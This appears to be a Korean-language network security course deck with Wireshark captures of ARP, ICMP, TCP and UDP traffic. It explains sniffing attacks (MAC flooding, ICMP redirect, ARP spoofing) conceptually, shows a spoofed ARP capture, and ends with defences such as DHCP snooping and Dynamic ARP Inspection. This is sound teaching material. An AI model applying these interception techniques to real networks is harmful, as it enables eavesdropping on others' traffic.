- Frame 76 (42 bytes on wire, 42 bytes captured)
- Ethernet II, Src: Usi_ce:12:a0 (00:1e:37:ce:12:a0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- Source: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
- Type: ARP (0x0806)
- Address Resolution Protocol (request)
 - Hardware type: Ethernet (0x0001)
 - Protocol type: IP (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: request (0x0001)
 - Sender MAC address: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
 - Sender IP address: 192.168.50.104 (192.168.50.104)
 - Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
 - Target IP address: 192.168.50.254 (192.168.50.254)

The packet bytes pane shows the raw data for the selected packet:

```
0000 ff ff ff ff ff 00 1e 37 ce 12 a0 08 06 00 01
0010 08 00 06 04 00 01 00 1e 37 ce 12 a0 c0 a8 32 68
0020 00 00 00 00 00 00 c0 a8 32 fe
```

The packet list on the left also shows the second packet (Frame 77):

No.	Time	Source	Destination	Protocol
77	10.719389	EfmNetwo_28:76:1e	Usi_ce:12:a0	ARP

The packet details pane shows the following information for the selected packet (Frame 77):

- Frame 77 (42 bytes on wire, 42 bytes captured)
- Ethernet II, Src: EfmNetwo_28:76:1e (00:08:9f:28:76:1e), Dst: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
- Destination: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
- Source: EfmNetwo_28:76:1e (00:08:9f:28:76:1e)
- Type: ARP (0x0806)
- Trailer: 00000000000000000000000000000000
- Address Resolution Protocol (reply)
 - Hardware type: Ethernet (0x0001)
 - Protocol type: IP (0x0800)
 - Hardware size: 6
 - Protocol size: 4
 - Opcode: reply (0x0002)
 - Sender MAC address: EfmNetwo_28:76:1e (00:08:9f:28:76:1e)
 - Sender IP address: 192.168.50.254 (192.168.50.254)
 - Target MAC address: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
 - Target IP address: 192.168.50.104 (192.168.50.104)

The packet bytes pane shows the raw data for the selected packet:

```
0000 00 1e 37 ce 12 a0 00 08 9f 28 76 1e 08 06 00 01
0010 08 00 06 04 00 02 00 08 9f 28 76 1e c0 a8 32 fe
0020 00 1e 37 ce 12 a0 c0 a8 32 68 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

ARP Reply

Address Resolution Protocol (request)

- Hardware type: Ethernet (0x0001)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (0x0001)
- Sender MAC address: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
- Sender IP address: 192.168.50.104 (192.168.50.104)
- Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
- Target IP address: 192.168.50.254 (192.168.50.254)

Address Resolution Protocol (reply)


- Hardware type: Ethernet (0x0001)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (0x0002)
- Sender MAC address: EfmNetwo_28:76:1e (00:08:9f:28:76:1e)
- Sender IP address: 192.168.50.254 (192.168.50.254)
- Target MAC address: Usi_ce:12:a0 (00:1e:37:ce:12:a0)
- Target IP address: 192.168.50.104 (192.168.50.104)

ICMP (Internet Control Message Protocol)

▪ Internet Control Message Protocol

- Layer 3 Protocol
- 다양한 유형의 정보를 교환할 수 있도록 다양한 메시지 유형을 정의
- 호스트와 게이트웨이(라우터) 사이에서 메시지를 제어
- 네트워크의 테스트와 진단을 위해 사용
- IP를 지원하기 위한 프로토콜로 정의

ICMP Header (Layer 3)



Type	Message
0	에코 응답 (Echo Reply)
3	수신처 도달 불가 (Destination Unreachable)
4	발신제한 (Source Quench)
5	라우트 변경 (redirect)
8	에코 요청 (Echo Request)
11	시간 초과 (Time Exceeded)
12	파라미터 불량 (Parameter Problem)
13	타임 스탬프 요청 (Timestamp Request)
14	타임 스탬프 응답 (Timestamp reply)

Code	Message
0	Network Unreachable
1	Host Unreachable
2	Protocol Unreachable
3	Port Unreachable
5	Source Route Failed
6	Destination Network Unknown
7	Destination Host Unknown

ICMP Packet Analysis

Wireshark packet capture showing ICMP Echo (ping) request and reply. The packet list shows two packets: packet 6 (Echo (ping) request) and packet 7 (Echo (ping) reply). The packet details pane shows the structure of the ICMP Echo (ping) request and reply packets.

Packet 6: ICMP Echo (ping) request

- Internet Control Message Protocol
 - Type: 8 (Echo (ping) request)
 - Code: 0 ()
 - Checksum: 0xf65a [correct]
 - Identifier: 0x0500
 - Sequence number: 20993 (0x5201)
- Data (32 bytes)
 - Data: 6162636465666768696A6B6C6D6E6F707172737475767761...


Packet 7: ICMP Echo (ping) reply

- Internet Control Message Protocol
 - Type: 0 (Echo (ping) reply)
 - Code: 0 ()
 - Checksum: 0xff5a [correct]
 - Identifier: 0x0500
 - Sequence number: 20737 (0x5101)
- Data (32 bytes)
 - Data: 6162636465666768696A6B6C6D6E6F707172737475767761...

Echo Request

Echo Reply


ICMP Packet Analysis (cont.)



Time-to-live exceeded

- Internet Control Message Protocol
 - Type: 11 (Time-to-live exceeded)
 - Code: 0 (Time to live exceeded in transit)
 - Checksum: 0xf4ff [correct]
- Internet Protocol, Src: 192.168.50.104 (192.168.50.104), Dst: 168.126.63.1 (168.126.63.1)
- Internet Control Message Protocol

ICMP Packet Analysis (cont.)



Destination unreachable

- Internet Control Message Protocol**
 - Type: 3 (Destination unreachable)
 - Code: 1 (Host unreachable)
 - checksum: 0xa7a2 [correct]
 - Internet Protocol, Src: 10.10.10.1 (10.10.10.1), Dst: 20.20.20.20 (20.20.20.20)
 - Internet Control Message Protocol

TCP(Transmission Control Protocol)

▪ Transmission Control Protocol

• 연결지향 형 프로토콜

- 출발지와 목적지간의 연결 설정과정을 통해 연결을 맺은 후 데이터를 전송한다 (Three-way Handshake)

• 데이터의 신뢰성을 제공

- Sequence Number를 사용하여 데이터를 전달하고 전달할 데이터의 확인을 Acknowledge Number로 확인 한다. 만약 전달한 데이터에 문제가 발생했을 경우 재 전송을 시도한다


• 흐름제어

- TCP Header의 Window 필드를 사용하여 해당 시스템의 buffer 크기를 송신 시스템(또는 수신시스템)에게 알려준다

• 오류제어

- Checksum값을 이용

TCP Header (Layer 3)



TCP Header Field

- **Source Port**: 출발지 Port 번호 / **Destination Port** : 목적지 Port 번호
- **Sequence Number** : 스트림을 유지하기 위한 순차번호
 - syn flag가 1인 경우 초기 순서번호를 의미
 - syn flag가 0인 경우 segment의 순서번호를 의미
- **Acknowledge Number** : 응답 번호
- **Offset** : TCP Header의 크기 (기본 20byte)
- **TCP Flags** : TCP Segment의 목적을 의미
 - **ACK** : 응답 Segment임을 표시. Acknowledge Number가 유효함
 - **PSH** : 해당 segment의 데이터를 Application 계층으로 전달해야 함
 - **RST** : 연결을 재 설정, 또는 유효하지 않은 Segment를 받았을 경우 응답으로 전달
 - **SYN** : 연결 요청
 - **FIN** : 연결 종료
- **Window** : 수신측이 받을 수 있는 buffer의 크기

TCP Packet Analysis

The image shows a Wireshark packet capture window titled "(Untitled) - Wireshark". The packet list on the left shows two packets: packet 23 (8.756488) and packet 24 (8.759279). Packet 23 is selected, and its details are shown in the right pane. The details pane shows the following information:

- Frame 23 (54 bytes on wire, 54 bytes captured)
- Ethernet II, Src: Usi_ce:12:a0 (00:1e:37:ce:12:a0), Dst: EfmNetwo_28:76:1e (00:08:9f:28:76:1e)
- Internet Protocol, Src: 192.168.50.104 (192.168.50.104), Dst: 222.122.195.6 (222.122.195.6)
- Transmission Control Protocol, Src Port: 24131 (24131), Dst Port: http (80), Seq: 1, Ack: 1, Window: 65535

The details pane is expanded to show the "Transmission Control Protocol" section, which includes the following information:

- Source port: 24131 (24131)
- Destination port: http (80)
- [Stream index: 4]
- Sequence number: 1 (relative sequence number)
- Acknowledgement number: 1 (relative ack number)
- Header length: 20 bytes
- Flags: 0x10 (ACK)
- 0... .. = Congestion window Reduced (CWR): Not set
- .0... .. = ECN-Echo: Not set
- ..0... .. = Urgent: Not set
- ...1... .. = Acknowledgement: set
- 0... = Push: Not set
-0... = Reset: Not set
-0... = Syn: Not set
-0 = Fin: Not set
- window size: 65535
- Checksum: 0x94ac [validation disabled]
- [SEQ/ACK analysis]

A red arrow points from the "Transmission Control Protocol" section of the details pane to the right pane, which shows a detailed view of the TCP segment.

Transmission Control Protocol, Src Port: 24131 (24131), Dst Port: http (80), Seq: 1, Ack: 1, Window: 65535


- Source port: 24131 (24131)
- Destination port: http (80)
- [Stream index: 4]
- Sequence number: 1 (relative sequence number)
- Acknowledgement number: 1 (relative ack number)
- Header length: 20 bytes
- Flags: 0x10 (ACK)
- 0... .. = Congestion window Reduced (CWR): Not set
- .0... .. = ECN-Echo: Not set
- ..0... .. = Urgent: Not set
- ...1... .. = Acknowledgement: Set
- 0... = Push: Not set
-0... = Reset: Not set
-0... = Syn: Not set
-0 = Fin: Not set
- window size: 65535
- Checksum: 0x94ac [validation disabled]
- [SEQ/ACK analysis]

UDP(User Datagram Protocol)

▪ User Datagram Protocol

- IP를 기반으로 데이터를 전송
- 데이터 전달을 보장 받지 못함 (신뢰성이 없음)
- 연결 설정 및 연결 종료 과정이 존재하지 않음
- 연결 상태가 존재하지 않음
- 속도가 TCP보다 빠르다

UDP Header (Layer 3)



- **Source Port** : 출발지 Port 번호
- **Destination Port** : 목적지 Port 번호
- **Length** : UDP Header를 포함한 UDP Segment의 전체 크기
- **Checksum** : UDP Header를 포함한 UDP Segment 전체의 오류 검사

UDP Packet Analysis

The image shows a Wireshark packet capture of a DNS transaction. The packet list shows two packets: a standard query (No. 1) and a standard query response (No. 2). The packet details pane shows the structure of the User Datagram Protocol (UDP) and Domain Name System (DNS) protocols. A red box highlights the first packet's details, and a blue box highlights the second packet's details. Arrows point from the highlighted boxes to the corresponding packet details in the packet list.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.50.104	168.126.63.1	DNS	Standard query A www.wireshark.org
2	0.386871	168.126.63.1	192.168.50.104	DNS	Standard query response A 67.228.67.228

Packet 1: Standard query A www.wireshark.org

- Protocol: UDP (0x11)
- Header checksum: 0x37d0 [correct]
- Source: 192.168.50.104 (192.168.50.104)
- Destination: 168.126.63.1 (168.126.63.1)
- User Datagram Protocol, Src Port: 18194 (18194), Dst Port: domain (53)
- Source port: 18194 (18194)
- Destination port: domain (53)
- Length: 43
- Checksum: 0x443e [validation disabled]
- Domain Name System (query)
- Transaction ID: 0xf292
- Flags: 0x0100 (Standard query)
- Questions: 1
- Answer RRs: 0

Packet 2: Standard query response A 67.228.67.228

- Time to live: 58
- Protocol: UDP (0x11)
- Header checksum: 0xf128 [correct]
- Source: 168.126.63.1 (168.126.63.1)
- Destination: 192.168.50.104 (192.168.50.104)
- User Datagram Protocol, Src Port: domain (53), Dst Port: 18194 (18194)
- Source port: domain (53)
- Destination port: 18194 (18194)
- Length: 269
- Checksum: 0x3b1b [validation disabled]
- Domain Name System (response)
- Transaction ID: 0xf292
- Flags: 0x8180 (Standard query response)

User Datagram Protocol, Src Port: 18194 (18194), Dst Port: domain (53)

Source port: 18194 (18194)

Destination port: domain (53)

Length: 43

Checksum: 0x443e [validation disabled]

User Datagram Protocol, Src Port: domain (53), Dst Port: 18194 (18194)

Source port: domain (53)

Destination port: 18194 (18194)

Length: 269

Checksum: 0x3b1b [validation disabled]

스니핑 종류

❖ Sniffing 이란?

- 통신망에서 돌아다니는 데이터를 몰래 훑쳐보기 위한 공격

❖ Sniffing 동작 환경

- 허브(Hub): 원래 모든 패킷이 보임
- 스위치(Switch): 원래는 안 보임 → 다른 공격 필요

❖ Sniffing 대응 방법

- SSL/TLS와 같은 암호화 환경

스니핑 종류

❖ Active Sniffing

- ◆ 패킷 흐름을 공격자가 의도적으로 조작
- ◆ 스위치(Switch) 환경에서 사용대표 기법:
 - ◆ ARP Spoofing
 - ◆ MAC Flooding
 - ◆ ICMP Redirect

❖ Passive Sniffing

- ◆ 패킷을 변조하지 않고 관찰만 수행
- ◆ 허브(Hub) 환경에서 가능공격 흔적이 거의 없음

스니핑 종류

❖ Active Sniffing

- ◆ 패킷 흐름을 공격자가 의도적으로 조작
- ◆ 스위치(Switch) 환경에서 사용대표 기법:
 - ◆ ARP Spoofing
 - ◆ MAC Flooding
 - ◆ ICMP Redirect

❖ Passive Sniffing

- ◆ 패킷을 변조하지 않고 관찰만 수행
- ◆ 허브(Hub) 환경에서 가능공격 흔적이 거의 없음

MAC Flooding (Switch Jamming)

❖ MAC Flooding?

- ◆ 스위치의 MAC 주소 테이블(CAM Table)을 고의로 가득 채워 스위치를 허브(Hub)처럼 동작하게 만드는 공격 기법
- ◆ MAC Address 제한, Storm Control 등으로 역사적인 기법으로 남음.

❖ 동작 원리

- ◆ 스위치는 MAC Address ↔ Port 정보를 MAC 테이블에 저장함.
- ◆ 공격자가 대량의 가짜(랜덤) MAC Address를 전송
- ◆ MAC 테이블이 포화(Overflow)
- ◆ 목적지 MAC을 찾지 못한 프레임을 모든 포트로 Flooding
- ◆ Hub와 유사한 동작 발생

ICMP Redirect


❖ MAC Flooding?

- ◆ ICMP Redirect 메시지를 위조하여 피해자의 라우팅 경로를 공격자 쪽으로 변경하는 공격
- ◆ 대부분의 OS는 ICMP Redirect 비활성화

❖ 동작 원리

- ◆ 공격자가 피해자에게 “더 좋은 경로가 있다”는 가짜 ICMP Redirect 메시지 전송
- ◆ 피해자는 해당 메시지를 신뢰하고 라우팅 테이블을 변경
- ◆ 이후 트래픽이 공격자를 경유

ICMP Redirect



Client는 Default경로로 R1을 지정하고 있음
Client가 10.10.10.1로 Data를 전송함

1. Routing Table에 의해 R1으로 전송
2. R1은 10.10.10.1에 데이터를 전송하기 위해서 R2로 전달
3. R2는 10.10.10.1로 데이터를 전달
4. R1은 Client에게 ICMP Redirect를 전송하여 10.10.10.0/24은 R2를 이용하도록 Routing Table의 변경을 요청
5. Client는 Routing Table에 10.10.10.0/24로 가는 경로를 R2로 추가
6. Client는 10.10.10.1로 Data를 전달하기 위해서 R2로 Data를 전송

ARP Spoofing (ARP Poisoning)

❖ ARP Spoofing (ARP Poisoning)

- ◆ 공격자가 자신의 MAC 주소를 Gateway의 MAC 주소로 위조하여 ARP Cache를 오염시키는 공격으로, 로컬 네트워크의 트래픽을 공격자가 중간에서 가로챌 수 있게 만든다.

◆ 동작 원리

- ◆ 공격자가 자신의 MAC 주소를 Router(Gateway)의 MAC 주소인 것처럼 위조
- ◆ 위조된 ARP Reply를 Broadcast 또는 Unicast로 전송
- ◆ 로컬 네트워크 시스템들의 ARP Cache Table이 오염(Poisoning) 됨

[illegible]

ARP Spoofing (ARP Poisoning)

No. ↓	Time	Source	Destination	Protocol	Info
62	66.574984	Vmware_74:f7:e9	Broadcast	ARP	10.10.10.254 is at 00:0c:29:74:f7:e9
63	67.265648	c0:00:09:b8:00:00	Broadcast	ARP	Gratuitous ARP for 10.10.10.254 (Reply)

▶ Frame 62 (42 bytes on wire, 42 bytes captured)

▼ Ethernet II, Src: Vmware_74:f7:e9 (00:0c:29:74:f7:e9), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)

▶ Source: Vmware_74:f7:e9 (00:0c:29:74:f7:e9)

Type: ARP (0x0806)

▼ Address Resolution Protocol (reply)

Hardware type: Ethernet (0x0001)

Protocol type: IP (0x0800)

Hardware size: 6

Protocol size: 4

Opcode: reply (0x0002)

Sender MAC address: Vmware_74:f7:e9 (00:0c:29:74:f7:e9)

Sender IP address: 10.10.10.254 (10.10.10.254)

Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)

Target IP address: 0.0.0.0 (0.0.0.0)

스니핑 방지

❖ 데이터 암호화 (Data Encryption)

- ◆ Sniffing은 평문(Plain Text) 통신에서만 효과적
- ◆ 암호화를 적용하면 패킷을 가로채더라도 내용 해석 불가
- ◆ 대표 기술
 - SSL/TLS : HTTPS 기반 웹 통신 암호화
 - SSH: Telnet을 대체하는 안전한 원격 접속
 - VPN: 네트워크 구간 전체를 암호화하여 보호
- ◆ 암호화는 Sniffing 공격에 대한 가장 근본적인 대응 방법

스니핑 방지

❖ 스위치 환경 보안 구성

◆ Static ARP 설정

- ARP Cache를 정적으로 고정
- ARP Spoofing으로 인한 ARP Cache 변조 방지
- 중요 서버 및 Gateway에 적용

◆ DHCP Snooping

- 신뢰되지 않은 포트에서의 DHCP 응답 차단
- 가짜 DHCP 서버 공격 방어
- DHCP Snooping Database를 기반으로 IP-MAC 매핑 관리
- ARP Spoofing / MITM 공격의 기반 차단

스니핑 방지

❖ 스위치 환경 보안 구성

◆ Dynamic ARP Inspection (DAI)

- ARP 패킷의 IP-MAC 매핑을 검증
- DHCP Snooping 테이블과 비교
- 위조된 ARP 패킷 차단
- ARP Spoofing에 대한 가장 강력한 스위치 방어 기법

